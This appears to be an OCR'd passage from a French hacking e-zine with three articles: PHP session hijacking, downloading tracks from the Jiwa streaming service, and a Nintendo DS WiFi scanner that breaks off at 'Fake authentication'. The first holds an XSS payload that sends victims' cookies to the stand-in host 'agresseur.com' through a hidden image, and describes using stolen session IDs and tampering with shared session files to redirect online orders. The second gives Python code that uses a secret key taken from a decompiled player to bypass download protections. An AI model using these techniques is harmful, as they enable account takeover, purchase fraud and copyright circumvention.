
Maintenant que nous connaissons le principe de génération des SESSIDs et comment retrouver de façon générale l'identifiant par le reverse, nous allons l'appliquer et faire une analyse de la génération de session dans un langage utilisé par plus de 20 Millions d'utilisateurs. Je veux bien sûr parler de PHP !

Exploitation sur PHP

SESSID où te caches-tu ?

Les failles XSS ont été longtemps considérées comme un danger à moindresrisque permettant de récupérer les cookies et rien de plus. Aujourd'hui le mythe subsiste et de nombreuses personnes n'ont pas conscience que les failles XSS peuvent être aussi redoutables que des Socket Servers configurés pour agir comme de véritables Backdoors. Vous avez grâce aux failles XSS un accès aux actions de l'utilisateur à travers une page piégée (en référence à la conférence NDH 2009 avec Xeek) mais aussi et surtout aux SESSIDs.

Pourquoi dis-je cela ? Parce que vos identifiants se retrouvent plus généralement dans les cookies :



WTF ?!

Injection de code PHP par les sessions

Il est possible de faire exécuter du code PHP à distance sur un serveur possédant une faille de type «include», en abusant du système de sessions de PHP.
http://www.segmentationfault.fr/

On peut donc imaginer que si on trouvait une faille XSS sur une page et que nous en faisions profiter une plage d'utilisateurs, l'injection d'un tel script pourrait faire fureur :

```
<script type=''text/javascript''>
// Instance d'un objet Image
new Image().src=''http://agresseur.com/image.
php?m=''+encodeURI(document.cookie);
</script>
```

La page « image.php » est en général un script, qui enregistrera les valeurs de « m » passées par la requête GET. Ce qui nous intéressera principalement dans cet article sont les différentes valeurs de la variable PHPSESSID renvoyées au site agresseur.com.

Pour que l'utilisateur ne se doute de rien en général, on reprendra une image transparente qu'on régénérera à l'aide de php sur la page « image.php » :

```
<?php
...
$fichier = ''transparent.png'';

header('Content-type: image/png');
$image = @
imagecreatefrompng($fichier);
imagepng($img);
imagedestroy($img);
…
?>
```

On peut aussi générer une image à partir de rien si l'on veut, le but est de rester le plus discret possible.

Je tiens tout de même à préciser que certaines configurations de PHP peuvent autoriser la présence du SESSID dans l'url et de ne pas le mettre en tant que cookie, mais cela reste un cas rare de nos jours.

Beaucoup de personnes utilisent des pages « spéciales » afin de connaître leur configuration utilisée à l'instant « t » par le simple script :

```
<?php phpinfo() ?>
```

Cela nous donne déjà pas mal d'informations :

Directive	Local Value	
session.auto_start	Off	Off
session.bug_compat_42	On	On
session.bug_compat_warn	On	On
session.cache_expire	180	180
session.cache_limiter	nocache	nocac
session.cookie_domain	*no value*	*no va*
session.cookie_httponly	Off	Off
session.cookie_lifetime	0	0
session.cookie_path	/	/
session.cookie_secure	Off	Off

On s'attend là à un cookie simple stockant le SESSID sous le nom « PHPSESSID ».

Chaque session sera stockée dans « /Applications/MAMP/tmp/php » (tmp = pas bien) et utilisera la fonction de hashage md5 :

```
Donnemoitonnick:~ fluxius$ cd /Applications/
MAMP/tmp/php
Donnemoitonnick:~ fluxius$ ls sess_
cc1a35da0566458e004331cc906a4e39 ← Le SESSID

Donnemoitonnick:php fluxius$
```

Lorsque nous sommes sur un serveur mutualisé, la méthode la plus utilisée pour avoir la liste des sessions lorsqu'il n'y a ni openbasedir, safe_mod ou que tout est localisé dans le répertoire « /tmp », on se fait en général une liste :

```
<?php
if ($repertoire = opendir('/var/
lib/php')) {
while(($fichier =
readdir($repertoire)) !== FALSE) {
echo ' - '.$file.''\n'';
}
closedir($repertoire);
}
```


Contenu d'un fichier de session :

```
login|s:7:"FlUxIuS";level|s:4:"r00t
";id|s:1:"0";
```

Utilisation de nos SESSID volés

Utilisation passive

Pour utiliser ces SESSID volés, on peut tout à fait se servir d'un des modules de Firefox comme « Modify Headers » pour injecter notre nouveau cookie PHPSESSID, ce qui va donc remplacer celui d'avant :



Si tout se passe bien, vous devriez par la suite accéder au compte d'une autre personne et l'administrer comme vous le voulez.

Injection de données

Nous avions vu précédemment la structure d'un fichier de session et la reprise de celui-ci, nous allons maintenant nous appliquer à un attaque similaire au CSRF, mais encore plus dangereuse selon la vigilance de l'utilisateur.

Imaginons que nous soyons hébergé sur un serveur mutualisé où on saurait « par pur hasard », qu'un site e-commerce y soit présent. Maintenant imaginez que vous puissiez avoir la main sur ses sessions et que vous modifiez son contenu a un instant « t » avant la finalisation de l'achat. Que se passe-t-il ? L'idée lorsque le « path » de session est partagé avec les différents utilisateurs, serait de modifier la variable « television » comme suit :

```
<?php
session_start();
$_SESSION['produit']
= 'Playstation 3,
Television Plasma';
?>
```

Bien évidement, il nous faudra remplacer le « cookie » de session par celui de la victime. Seulement un ou deux détails pour le cas d'une commande en ligne, c'est que nous devrons remplacer l'adresse de la victime par celle dont nous voudrions recevoir les produits et déclencher nous même l'action de confirmation, puis nous débrouiller pour que cette « victime » ne voit que du feux ou du moins une flamme pour que cela marche.

L'idée au final est qu'il possible de manipuler très facilement les champs des fichiers de sessions, surtout si ceux-ci sont partagés.

```
login|s:7:"FlUxIuS";leve
l|s:4:"r00t";id|s:1:"0";
produit|s:17:"television
plasma";
```

WTF ?!

Détection de CMS

Il est assez facile de détecter les CMS utilisés par un site Web. La source des pages HTML regorge d'information juteuse, comme le nom du CMS utilisé, sa version, ainsi que dans certains cas les plug-ins déployés sur le site. Voici un petit script Greasemonkey pour Firefox qui vous permettra en un clin d'oeil d'obtenir quelques unes de ces informations.

http://www.shatter-blog.net/2009/12/script-greasemonkey-pour-detecter-les-cms/

Analyse de l'algorithme de génération dans PHP

Pour aller plus loin, je vous propose une petite analyse du script de génération de SESSID dans PHP. En se référant au snippet php5, fichier source « session.c », on peut en déduire cet algorithme simplifié une fois de plus :

```
caractère *buf;
caractère remote_addr ← NIL;
timeval tv;
gettimeofday(&tv, NIL);

// Stockage de l'IP
Si IP = VRAI
Alors faire
remote_addr ← IP;
Sinon
remote_addr ← '''';
Fin Si

buf ← Allocation_initialisation( remote_addr
+ tv._sec+ tv_usec + generation_numero_
pseudo_aléatoire());

Si HASH_CHOISIT_MD5 = VRAI
Alors faire
buf ← MD5(buf);
Sinon si HASH_CHOISIT_SHA1 = VRAI
Alors faire
buf ← SHA1(buf);
Fin Si

retourner buf;
```

Cet algorithme reprend les principes énoncés précédemment avec une combinaison complexe. Ce script est un sujet un peu sensible chez les développeurs de PHP Core, car elle a et subit encore de nombreuses attaques.

Conclusion

Cet article assez général présente l'attaque de session avec une petite introduction du XSS jugé peu dangereux par beaucoup, mais surtout par méthode combinatoire après avoir eu connaissance des algorithmes utilisés.

Ces mêmes principes sont utilisés aussi dans différents cas comme « digitick.com » pour la génération d'URL d'impression de tickets d'entrée. En effet, une URL unique, considérée comme secrète donne accès à l'impression de son ticket de concert, park, etc... et nous ne sommes pas à l'abri, que d'autres puissent utiliser ces tickets (même si notre nom est marqué en clair...).

Concernant les SESSIDs, ce sera aux webmasters d'user de stratégie vulpines pour protéger les utilisateurs, car finalement même si ces sessions « vivent » un certain temps, il est possible de les exploiter après analyse de chaque possibilité. De plus, grâce à une génération d'un « hash » de session et un « reversing » des algorithmes d'authentification, plus de 2/3 des utilisateurs utilisant les sessions se retrouvent ainsi en danger. Car en effet, les robots on plus d'une fonctionnalité en poche...

Remerciements

Avant tout, je tiens à remercier Thomas Tyrant, qui a pris le temps de relire cet article et d'en préserver sa qualité. Un grand merci à HZV, sans qui cet article serait resté dans un blog ou une page dédiée. Et pour finir, je remercie tous les lecteurs d'avoir aussi pris le temps de lire cet article. J'espère que cela vous a plu et que je pourrais avoir quelques retours constructifs sur le sujet.

Aller plus loin

Livre Hacking Exposed web 2.0 (Hacking sur le web 2.0)

Les sessions PHP : http://fr2.php.net/manual/en/book.session.php

Archive PHP 5 : http://fr2.php.net/get/php-5.2.10.tar.bz2/from/a/mirror

PHPLIB session-id generation : http://seclists.org/vuln-dev/2001/Jul/0033.html

STREAMING VS. HADOPI

par Virtualabs

Les plates-formes de streaming audio (comprenez d'écoute de musique en ligne) poussent comme des champignons, mais seuls quelques gros se partagent la plus grande part du gateau, et cela va croissant.

Introduction

Une conséquence de la loi Hadopi, les pirates se concentrent désormais sur les plate-formes de streaming. Cependant, le streaming tel que l'implémentent certaines plate-formes reste très peu différent du direct-download, autre type de plate-forme qui a désormais le vent en poupe (MegaUpload, Rapidshare, etc ...).

Ces plate-formes de streaming, telles que Deezer, MusicMe, ou encore Jiwa permettent aux visiteurs d'écouter de la musique à la demande, gratuitement, sans possibilité de téléchargement. Ou presque.

L'hypocrisie globale

Ces plate-formes de diffusion de médias sont basées sur des systèmes web, et emploient donc le protocole HTTP. Ce protocole est basé sur TCP, qui permet de connecter un client à un serveur, et fonctionne à l'aide de requêtes auxquelles le serveur retourne des réponses. Il y a un donc une phase d'upload (l'envoi de la requête) et une phase de download (la réception de la ressource demandée).

Tous les échanges basés sur HTTP respectent ce schéma, et le téléchargement fait partie intégrante du processus de traitement des ressources: en effet, celles-ci doivent être rapatriées pour pouvoir être traitées par le navigateur web, sur la machine de l'internaute.

Les sociétés de diffusion de musique en streaming ont, pour pouvoir diffuser librement les contenus musicaux, signés des accords avec les différents producteurs et associations d'artistes, comme la SACEM (Société des Auteurs,Compositeurs,

et Editeurs de Musique) et le SNEP (Syndicat National de l'Edition Phonographique), stipulant notamment que les visiteurs doivent être dans l'impossibilité de pouvoir récupérer les contenus soumis au droit d'auteur. Toutes les mesures doivent être mises en oeuvre par les sociétés de diffusion de musique en streaming afin d'empêcher ce téléchargement.

La plupart de ces plate-formes ont opté pour un lecteur basé sur la technologie Flash d'Adobe (tels Deezer et Jiwa par exemple), qui de fait a besoin de récupérer le flux audio à diffuser sur la machine du visiteur, moyennant une requête HTTP (plusieurs même, pour être précis). Il s'agit donc d'un téléchargement d'un contenu soumis au droit d'auteur réalisé par le programme Flash qui est exécuté sur la machine de l'internaute. L'internaute télécharge donc en direct-download le contenu soumis au droit d'auteur, mais n'est pas en mesure de le sauvegarder car le lecteur Flash n'offre pas cette possibilité. Seulement, si le lecteur Flash peut le télécharger, alors n'importe qui peut en faire de même. C'est justement sur ce point que va porter cet article, sur cette hypocrisie généralisée qui régit les sociétés de diffusion de musique en streaming.

Le cas de Jiwa

Jiwa est un service communautaire d'écoute de musique en ligne de haute qualité (la musique, pas la ligne), et comme je le mentionnais précédemment cette plate-forme intègre un lecteur Flash basé sur le principe décrit ci-avant. L'avantage de Jiwa par rapport à ses concurrents, c'est d'une part son interface et d'autre part la qualité d'encodage des morceaux. Ce qui en fait une cible de choix.

Jiwa fournit en plus une interface REST très simple à interfacer, qui est appelée par la partie AJAX moyennant quelques vérifications particulières. Cela peut permettre de rechercher, identifier et télécharger des fichiers musicaux directement de la base de données du site Jiwa, si le comportement du lecteur Flash peut être facilement reproduit. La preuve de concept que nous allons voir dans cet article cible tout particulièrement Jiwa, mais il est très aisé de faire de même sur différentes plate-formes.

Analyse du service de recherche

Le site web de Jiwa, www.jiwa.fm, met à disposition certaines ressources web PHP que l'on peut facilement solliciter afin de reproduire le comportement de l'interface de recherche, réalisée en AJAX. L'emploi d'un simple proxy local tel que Paros [PAROS] peut aider à identifier cette ressource. L'URI autorisant la recherche dans la base de données Jiwa est /track/search disponible sur le site www.jiwa.fmet prends quatre arguments obligatoires, et un optionnel:

q: mots clefs employés pour la recherche
spellcheck: vérification orthographique, peut être désactivée(0)/activée(1)
inc: type de média annexes (par défaut: "artist video")
limit: nombre de résultats maximum (25)
start: argument optionnel précisant le résultat de départ

Le résultat se présente sous la forme d'un texte au format JSON, renvoyé par le serveur. Le format retourné respecte cette structure:

```
{
"page":[
    {n
    "trackId":3052776,
    "songId":2184827,
    "songName":"Uprising",
    "artistId":2339,
    "artistName":"Muse",
    "secArtistsNames":null,
    "secArtistsNames":null,
    "albumId":330413,
    "albumName":"The Resistance",
    "songPopularity":945000,
    "itunesTrackUrl":null,
```

```
"albumReleaseDate": "2009-01-01",
"duration":"20",
"hidden":"0",
"sourceId":"1"
},
[...]
],
"total":1272,
"min":0,
"max":25,
"pageSize":25,
"success":true
}
```

Il est donc facile d'implémenter une routine en python pour effectuer automatiquement la recherche:

```
def lookup(keywords):
  p = urllib.urlencode({
  'q':str(keywords),
  'spellcheck':'1',
  'inc':'artist video',
  'limit':'15',
  })
  r = httplib.HTTPConnection('jiwa.fm:80')
  r.putrequest('POST','/track/search')
  r.putheader('Host','jiwa.fm:80')
  r.putheader('User-Agent','Mozilla/5.0 (Windows) Firefox/3.0.8')



[suite du code dans le cadre supérieur droit]
```

```
r.putheader('Content-Type','application/x-www-form-urlencoded')
r.putheader('Content-Length',str(len(p)))
r.putheader('X-Requested-With','XMLHTTPRequest')
r.endheaders()
r.send(p)
found = r.getresponse().read()
if len(found)>0:
  found = json.read(found)
  tracks = found['page']
  output = []
  for track in tracks:
    _t = {}
    _t['song'] = track['songName'].replace('\n',' ')
    _t['artist'] = track['artistName']
    _t['sid'] = track['songId']
    _t['tid'] = track['trackId']
    output.append(_t)
    return output
else:
  return []
```

Cette fonction retourne un tableau associatif correspondant aux résultats de la recherche. A aucun moment le site ne vérifie la provenance de la requête, qui ne devrait être accessible que par le composant AJAX. A noter que l'apparition de l'en-tête "X-Requested-With" est relativement récente sur la plateforme de Jiwa, et vise à empêcher l'accès direct au service, mais est loin d'être suffisante.

A chaque titre musical est associé un groupe d'informations, le songId et le trackId, qui identifient de manière unique le titre dans la base de données de Jiwa. Ces deux données vont être essentielles au lecteur Flash afin que celui-ci puisse indiquer au serveur de média le ou les titres que l'utilisateur souhaite écouter. Ce qui va provoquer, je le rappelle, le téléchargement de ces médias sur la machine de l'utilisateur.

Analyse du téléchargement du fichier

Le système de téléchargement de jiwa est un grand classique, avec une petite touche de sécurité. Pour télécharger, le lecteur va demander au site de lui attribuer un jeton ("token"), qui ne sera valable que pour une adresse et un titre musical défini. Ce jeton est récupéré encore une fois par le lecteur Flash en faisant une requête toute particulière sur la page /token.php sur le serveur web m.jiwa.fm (ce serveur héberge le contenu multimédia, et est différent du serveur web hébergeant l'application Jiwa).

Cette requête accepte un seul argument envoyé par la méthode POST, s, correspondant au songId. La requête retourne ensuite une chaîne de caractère bien bizarre, qui ressemble à ceci:

```
02927b230e7e9887585793693de750ee=42218325=0=402958=365
```

Ce jeton n'est en fait qu'un ensemble de valeurs distinctes, séparées par plusieurs caractères "=". Ce jeton est récupéré par le lecteur Flash, qui lui applique ensuite une transformation spéciale qui emploie une clef secrète, stockée en dur dans le code Flash. On note TX les différentes portions du token (séparés par des caractères "="), avec X commencant par zéro.

```
magic = "gwqd29ydg7sqys_qsh0"
clef = MD5(T0+MD5(magic) +songId)
```

La valeur *magic* présente dans la formule est la clef secrète stockée dans le lecteur Flash. Cette clef ainsi que l'algorithme de calcul n'ont pu être trouvés qu'en désassemblant l'applicatif Flash, à l'aide de Sothink SWF Decompiler [SWF]. La valeur obtenue, *clef*, devra être passée en paramètre à la page permettant le téléchargement direct du contenu multimédia.

Cette page est accessible par l'URI */play.php* du serveur m.jiwa.fm, et accepte cinq paramètres envoyés par la méthode GET (via l'url):

r = T1
s = songId
t = clef
m = T3
from = 0

Elle fournit au téléchargement un fichier au format MP3 taggé, qu'il est alors très facile de sauvegarder. Cette opération peut être implémenté en python, comme ceci:

```
def dlTrack (sid,tid,token,file):
  _t = token.split('=')
  url = 'http://m.jiwa.fm/play.php'
  l1 = 'gwqd29ydg7sqys_qsh0'
  l3 = _t[0]
  l4 = _t[1]
  l5 = _t[2]
  l6 = _t[3]
  l7 = md5.new(l1).hexdigest()
  l8 = md5.new(l3+l7+str(sid))
  l8 = l8.hexdigest()
  url = "%s?r=%s" % (url,l4)
  url += "&s=%s" % str(sid)
  url += "&t=%s" % l8
  url += "&m=%s" % l6
  url += "&from=0"
  r = HTTPConnection('m.jiwa.fm:80')
  r.putrequest('GET',url)
  r.putheader('Host','m.jiwa.fm:80')
  [...]
  r.endheaders()
  r.send('')
  token = r.getresponse().read()
  f = open(file,'wb')
  f.write(token)
  f.close()
```

Les routines évoquées précédemment peuvent être retrouvées dans la preuve de concept jointe à cet article, ainsi que dans l'extension Firefox dédiée iJaw [IJAW] (compatible Firefox 2/3.X).

Streaming 1 – 0 Hadopi

Les plate-formes qui pratiquent la transmission de médias via des clients Flash le font principalement pour des raisons de coût, mais aussi de compatibilité, la technologie Flash d'Adobe étant très répandue et supportée sur un grand nombre de plate-formes. Cependant, elles sacrifient la compatibilité et l'abordabilité de cette technologie à la sécurité des transmissions. Deezer a pris les devants en passant ses contenus au format Flash Video (FLV) et en tronquant ses fichiers, rendant le support non-utilisable tel quel. MusicMe emploie quant à elle du véritable streaming audio, procédé par lequel le serveur envoie directement au lecteur Flash les données à jouer sur la carte son, s'affranchissant ainsi de tout format de stockage et ajoutant une certaine complexité pour la récupération du contenu.

Car ce qui rend les plates-formes comme Jiwa vulnérables, c'est bien la déconcertante facilité à télécharger des contenus qu'elles diffusent, moyennant de simples programmes comme TubeMaster ou comme nous l'avons vu ici, de simples scripts en python. Cette simplicité est désormais une alternative viable à la loi Hadopi, car permettant le téléchargement direct de contenus musicaux et sans possibilité de détection, les outils de téléchargement reproduisant à l'identique le comportement du lecteur Flash. A moins de filtrer tout le net, le direct-download a encore de beaux jours devant lui.

WTF ?!

Hadopi ... raté !

Hadopi a récemment été victime d'un nouveau buzz. En effet, il s'avère qu'une esquisse du logo d'Hadopi ait été très largement repris d'une police de caractères privée de France Télécom. Les défenseurs de la propriété intélectuelle pris à leur propre piège...

Conclusion

Bon nombre de programmes ont été développés, qui emploient notamment la technique explicitée dans cet article pour télécharger en toute impunité du contenu à partir des sites de streaming. Mais le point le plus cocasse dans cette histoire concerne les contrats signés par les sociétés possédant les plates-formes d'écoute en ligne, qui stipulent que le téléchargement est interdit, alors qu'il n'existe pas d'autre moyens techniques pour acheminer les données audio jusqu'à la machine de l'auditeur.

Autre point important, les producteurs et associations liés au milieu musical ponctionnent pas moins de cinquante pour cent des recettes publicitaires, moteur actuel de ces plates-formes de diffusion en ligne, ce qui en fait un modèle économique qui tient à un fil.

Lectures complémentaires:

http://blog.lefigaro.fr/technotes/2009/10/quand-le-p2p-seffondre-hadopi-devient-ineffi-cace.html


http://www.lepost.fr/article/2009/02/12/1421515_quand-deezer-a-besoin-de-rassurer-l-industrie-musicale.html

Références:

[PAROS]
http://www.parosproxy.org/

[SWF]
http://www.sothink.com/product/flashdecompiler/

[IJAW]
http://virtualabs.fr/spip.php?article21/



SNIFFER PORTABLE SUR NINTENDO DS

par Virtualabs

Nous avons vu dans un précédent numéro comment développer sur la console DS de Nintendo, et nous avons explicité la création d'un générateur de faux points d'accès. Dans ce second article concernant cette console, nous allons voir comment sniffer le réseau, et comment réaliser différentes attaques classiques sur des réseaux wireless.

Introduction

Le WiFi est présent nativement dans la console DS de Nintendo, mais aucun environnement de développement n'intégrait ce système, faute de compréhension du fonctionnement du firmware de la DS. Jusqu'à ce que Stephen Stair mette à profit ses talents de reverse-engineer afin de comprendre le fonctionnement du WiFi sur la DS et développe un driver supportant le dialogue avec le chipset WiFi, et par la même occasion une gestion de pile TCP/IP intégrée. Un boulot énorme, qui a été récompensé par un prix de 10.000$. C'est ce driver qui va nous servir de base pour mener des attaques sur des réseaux sans-fil. L'ensemble des codes sources présents dans cet article proviennent de l'utilitaire DShark, un scanner WiFi pour Nintendo DS, dont les sources sont fournies en annexe.

Driver Wifi & sniffing

Le driver développé par S. Stair possède diverses fonctionnalités, dont notamment celle de connexion aux réseaux sans-fil chiffrés, mais aussi une fonctionnalité de sniffing. Cette fonctionnalité de sniffing est particulière, car le firmware de la console effectue un filtrage drastique des paquets 802.11, n'autorisant pas (en l'état des connaissances actuelles) l'interception de paquets à destination d'autres adresses MACs que celles du chipset et l'adressse de broadcast. Autrement dit, il faut abandonner pour le moment l'idée de casser des clefs WEP avec une console DS, mais certaines autres attaques restent possibles: la détection de points d'accès par exemple, ainsi que l'attaque dite de "fake authentication".

La DS est basée sur deux processeurs: un processeur ARM7, en charge de la gestion de l'interaction entre l'utilisateur et la console (interaction matérielle seulement: manipulation de stylet, etc ...) ainsi que la gestion du chipset WiFi, et un processeur ARM9 qui s'occupe de la partie interface graphique (2D et 3D). Autrement dit, il faut faire cohabiter un code pour l'ARM7, et un autre pour l'ARM9, le premier étant en charge du WiFi (la partie "driver") et l'autre étant en charge de la gestion des informations retournées par le premier, et notamment de l'affichage à l'écran de ces informations.

Détection des points d'accès

La détection des points d'accès WiFi est fournie de base dans la bibliothèque de fonctions créée par S. Stair, dswifi (incluse désormais dans le kit de développement devkitpro [1]), il s'agit donc ici que d'une utilisation standard de cette bibliothèque.

Chaque point d'accès diffuse sur tous les canaux (1 à 13 en Europe) une information signalant leur présence: un beacon. Cette information, qui est en réalité un paquet 802.11 complet, contient toutes les informations nécessaires pour identifier le point d'accès et pour s'y connecter: taux de trasfert acceptés, MAC/BSSID (Basic Service Set Identifier), ESSID, ... Ce beacon est envoyé sur l'adresse MAC de broadcast, le firmware de la DS ne filtrera pas ce type de paquet, et le pseudo-driver pourra récupérer l'information.

Nous avons donc développé, en C++, un bout de code initialisant le WiFi et effectuant la capture des beacons, présenté dans le listing ci-dessous. La classe WiFi est implémentée en tant que singleton, afin de centraliser toutes les routines concernant la gestion du WiFi. Elle possède notamment deux méthodes, Start() et Snapshot(). La première démarre le système WiFi tandis que la seconde prend un instantané des points d'accès détectés par le driver. En regardant le code du driver, on peut facilement identifier la routine détectant les beacons.

> La détection des points d'accès WiFi est fournie de base

```
void Wifi::Snapshot()
{
[...]
/* Update wifi */
Update();

/* Look for ap's */
nap = Wifi_GetNumAP();
for (i=0;i<nap;i++) {
if(WIFI_RETURN_OK!=Wifi_GetAPData(i,&ap)) continue;
for (i=0;i<(int)m_ap_cache.size();i++) {
      if (*m_ap_cache[i]==ap.bssid)
      {
            m_ap_cache[i]->Update(ap.ssid, ap.channel, ap.rssi);
            break;
      }
}
if (i==(int)m_ap_cache.size()) {
      wap = new WifiAP((const char *)ap.ssid,(const char *)ap.bssid,ap.
channel,ap.rssi,ap.flags);
      m_ap_cache.push_back(wap);
      }
}
}
```

```
int Wifi_ProcessReceivedFrame(int macbase, int framelen) {
Wifi_RxHeader packetheader;
u16 control_802;

Wifi_MACCopy((u16 *)&packetheader,macbase,0,12);

control_802=Wifi_MACRead(macbase,12);
switch((control_802>>2)&0x3F) {
      // Management Frames
      case 0x20: // 1000 00 Beacon
      case 0x14: // 0101 00 Probe Response // process probe responses too.
      // mine data from the beacon...
      {
            [...]
            // capability info (wep)
            if(((u16 *)data)[5+12]&0x0010) { // capability info, WEP bit
            wepmode=1;
      }
      [...]
}
if(((control_802>>2)&0x3F)==0x14)
 return WFLAG_PACKET_MGT;
return WFLAG_PACKET_BEACON;
[...]
```

Ce bout de code vérifie si le paquet reçu est un beacon, et si oui récupère les infos de ce paquet et l'ajoute dans un cache. Ce cache est ensuite consultable par le code s'exécutant sur l'ARM9. C'est notamment ce que réalise la méthide Snapshot() de la classe WiFi. L'interface ne fait ensuite que consulter le cache reconstruit dans la classe WiFi, pour afficher les différents points d'accès.

WTF ?!

Ph33rbot WPA/PSK Cracker

Ce nouveau service vous permet de tenter de cracker votre capture de handshake WPA/PSK via une attaque par dictionnaire. Coûtant 10$ seulement, ce service utilise un dictionnaire de près de 6 Go totalisant 540 millions d'entrées. http://ph33rbot.com/

Détection des stations associées

La détection des stations associées peut être réalisée grâce à la capture d'un autre type de paquet, bien différent des beacons, les probe requests. Ces paquets sont envoyés régulièrement par les stations associées sur différents canaux afin de détecter de possibles autres points d'accès remplissant les même critères, mais étant plus proches. En détectant ces paquets, nous sommes en mesure d'inférer que la station est probablement associée à un point d'accès particulier, ou du moins qu'elle cherche à le joindre. La capture et le traitement des probe requests est laissé non pas au driver, mais à une méthode de rappel (callback method) définie dans un autre module (sur l'ARM9 notamment) et référencée dans le driver comme Listener. Un Listener est un objet qui est à l'écoute d'un ou plusieurs évènements gérés par une classe, et qui s'enregistre auprès de celle-ci pour être notifié de l'apparition de ces évènements.

Nous pouvons récupérer à partir des probe requests les MACs des stations associées, par rapport à un ESSID. Cela permet aussi de détecter les points d'accès ne broadcastant pas leurs ESSID, les clients nous renseignant à leur place =). Avec ces informations, d'autres nouvelles attaques sont possibles. Parmi elles, l'attaque dite de "Fake authentication".

Fake authentication

